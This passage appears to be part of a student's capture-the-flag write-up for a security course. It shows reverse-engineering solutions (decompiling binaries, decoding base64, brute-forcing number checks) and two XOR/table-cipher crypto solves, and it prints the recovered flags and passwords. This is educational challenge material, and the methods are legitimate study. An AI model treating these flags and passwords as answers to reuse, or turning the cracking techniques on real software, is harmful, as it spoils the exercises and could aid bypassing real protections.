WARNING  | 2023-04-24 20:09:46,612 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff70 with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:47,401 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff71 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:48,216 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff72 with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:49,018 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff73 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:49,813 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff74 with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:50,606 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff75 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:51,393 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff76 with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:52,191 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff77 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:52,973 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff78 with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:53,765 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff79 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:54,551 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff7a with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:55,341 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff7b with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:56,133 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff7c with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
Killed
```

Third, I tried to manually write a C code from decompiled code as both are very similar. My initial idea was to explore all possible strings, but since in the program, the length of the password seems 30, it will take forever. Finally, I decide to just rely on static code analysis. Right after the input is taken from the user, it can be seen that the two loops are doing some kind of rearranging based on the input user provided. The second loop collects some strings from functions like `p01(), p02(), ...`. Hence, I look at those functions (and alternatively at the output of strings command), these are hex codes.


```
58335249
58306c45
5a314e66
63335675
58335177
51563969
4e484a45
66513d3d
4d313935
59544578
```

We convert these hex codes to strings and also conjoin.



```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/order_matters$ python3 exploit.py
['X3RI', 'X0lE', 'Z1Nf', 'c3Vu', 'X3Qw', 'QV9i', 'NHJE', 'fQ==', 'M195', 'YTEx', 'M19C', 'MHlz', 'e21Z', 'X1Ro', 'UjFu']
X3RIX0lEZ1Nfc3VuX3QwQV9iNHJEfQ==M195YTExM19CMHlze21ZX1RoUjFu
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/order_matters$
```

Based on the characters in the string, and also the presence of == indicates that this is Base64 string, however, in a Base64 string, == is always at the end. Let's decode this.



```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/order_matters$ python3 exploit.py
['X3RI', 'X0lE', 'Z1Nf', 'c3Vu', 'X3Qw', 'QV9i', 'NHJE', 'fQ==', 'M195', 'YTEx', 'M19C', 'MHlz', 'e21Z', 'X1Ro', 'UjFu']
X3RIX0lEZ1Nfc3VuX3QwQV9iNHJEfQ==M195YTExM19CMHlze21ZX1RoUjFu
b'_tH_IDgS_sun_t0A_b4rD}3_ya113_B0ys{mY_ThR1n'
```


The decoded string looks somewhat like a flag but not quite. Since we already talked about that there has been a rearrangement, possibly the flag string is rearranged. After some manual rearrangement, we can come up with a string that looks like a flag: `b'sunmY_IDA_bR1ngS_a11_tH3_B0ys_t0_Th3_y4rD'`. Since we established that the rearrangement is done depending on the password, we can come up with a password that would rearrange the string the correct way.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/order_matters$ ./order
Enter password: 041302061503101411120501090708
Access Granted
```

Because of the hint, it becomes clear that each unique number in the password shows which location of the original deciphered string will come at that location.

(j) **Moody Numbers**

I used `CFR` decompiler available at [1] to decompile the `MoodyNumbers.jar`. This gave me the source code of the binary in files `MoodyNumbers.java` and `NumberChecker.java`. Upon checking both files, it is clear that the program expects 4 unique numbers input, and the checks are implemented in separate functions. Hence, I simply run a `for` loop starting 0 to integer max value, while checking for these functions. At any point any function returns true, I print that and pass it to the running binary. Here is the result:




```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$ java -jar MoodyNumbers.jar

Greetings, human! I am the Moody Number Bot.
We're going to play a little game.
Here's how it's going to go:
I'm going to ask you to show me a number, and you're going to enter it in here.
If you don't give me the right number, I'm going to get so angry that I stop talking to you.
So don't give me the wrong numbers.
Now that we've got that out of the way, let's begin!
Show me a number that makes me happy: 1710131923
Ah, that number fills me with joy! Good one!
Okay, I have another request for you.
I'm in the mood to be scared. Frighten me with a number: 2816
AAAAAHHH!!! That was scary! I think I accidentally overflowed my buffer!
Give me a number that reminds me of my childhood: 19800828
That number brings back memories of the time I received my first UDP packet!
Now I want a number that arouses my circuits: 69696969
Oooh, baby, that's a sexy number!
Okay, you win. Here's your stupid flag. Goodbye.
flag{th1s_1s_why_c0mpu73rs_d0n7_h4v3_f33l1ng5}
```

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$ java MoodyNumbersExploit
Found a scary number: 2816
Found a nostalgic number: 19800828
Found an arousing number: 69696969
Found a happy number: 1710131923
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/moody_numbers$
```

(k) **arm1**

It took some time to disassemble the `arm` binary. The objdump created is really big and it is really difficult to go through all of it. I also tried `IDA` but it did not help much. I checked `strings` in the binary, which is again a large list, but the following text seemed relevant:



```
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
```

It seems like an encoding table for (non-standard) base94. Hence, I tried multiple things. 1) for each character the encoded string, get its value in base94, and convert it into a character (ascii to char conversion). Check `exploit.py`. I received the following:

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/arm$ python3 exploit.py
[71, 84, 43, 90, 50, 36, 79, 61, 39, 21, 30, 0]
GT+Z2$O='
```

2) I considered the above encoding as a base94 number, and tried converting it into a decimal number. Check `exploit1.py`. I get the following decimal number: `364021284761681598349840`
Both do not work as flags, hence I do not check further.

(l) **WTF?**

I used decompiler `BinaryNinja` to look at the code. I see the following function `printFlag`, which is not being called anywhere.

```
int64_t printFlag()
{
    int32_t var_68 = 0x66;
    int32_t var_64 = 0x6c;
    int32_t var_60 = 0x61;
    int32_t var_5c = 0x67;
    int32_t var_58 = 0x7b;
    int32_t var_54 = 0x68;
    int32_t var_50 = 0x65;
    int32_t var_4c = 0x61;
    int32_t var_48 = 0x64;
    int32_t var_44 = 0x65;
    int32_t var_40 = 0x72;
    int32_t var_3c = 0x73;
    int32_t var_38 = 0x5f;
    int32_t var_34 = 0x61;
    int32_t var_30 = 0x72;
    int32_t var_2c = 0x65;
    int32_t var_28 = 0x5f;
    int32_t var_24 = 0x66;
    int32_t var_20 = 0x75;
    int32_t var_1c = 0x6e;
    int32_t var_18 = 0x7d;
    for (int32_t var_6c = 0; var_6c <= 0x14; var_6c = (var_6c + 1))
    {
        putchar(&var_68[var_6c]);
    }
    return puts(&data_4006f4);
}
```

Hence, I implement the same function in my python script, check `exploit.py`. This prints me the flag.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/wtf$ python3 exploit.py
flag{headers_are_fun}
```

4. **Crypto**:

   (a) **xorly**

   In this problem, we have a `plaintext` and a `ciphertext` but no `key`. We also have a `flag` that was encrypted with the same key. The `encrypt` function uses `XOR` and it is associative. This means that we can get the `key` by encrypting `plaintext` with `ciphertext`. We get the `key`, so we decrypt the `flag` with the `key`.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Crypto/xorly$ python2 xorly.py
flag{xor_is_the_new_aes}
```

   (b) **visionary**

   It is a 2d encryption table. I first find the key using `plaintext` to be referenced on the column and `cipher` on the row, then use the `key` and `cipherflag` to find the `deciphered flag`. Check `exploit.py`.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Crypto/visionary$ python3 exploit.py
partial key: 4S2?lOtMj^Vg?s^4S2?lO^k/kQ2o23s4S2?lOtMj^Vg?s
decipherFlag: sun{Why_would_Any0n3_use_A_T@bl3_tH@t_LaRg3}
```

References

[1] *Decompile Jar*. URL: `http://www.javadecompilers.com/`.

[2] *decompile-py2exe*. URL: `https://github.com/NVISOsecurity/decompile-py2exe`.

[3] *python-exe-unpacker*. URL: `https://github.com/WithSecureLabs/python-exe-unpacker`.

[4] *PyVault*. URL: `https://pypi.org/project/pyvault/`.

[5] *strcmp documentation*. URL: `https://www.php.net/manual/en/function.strcmp.php`.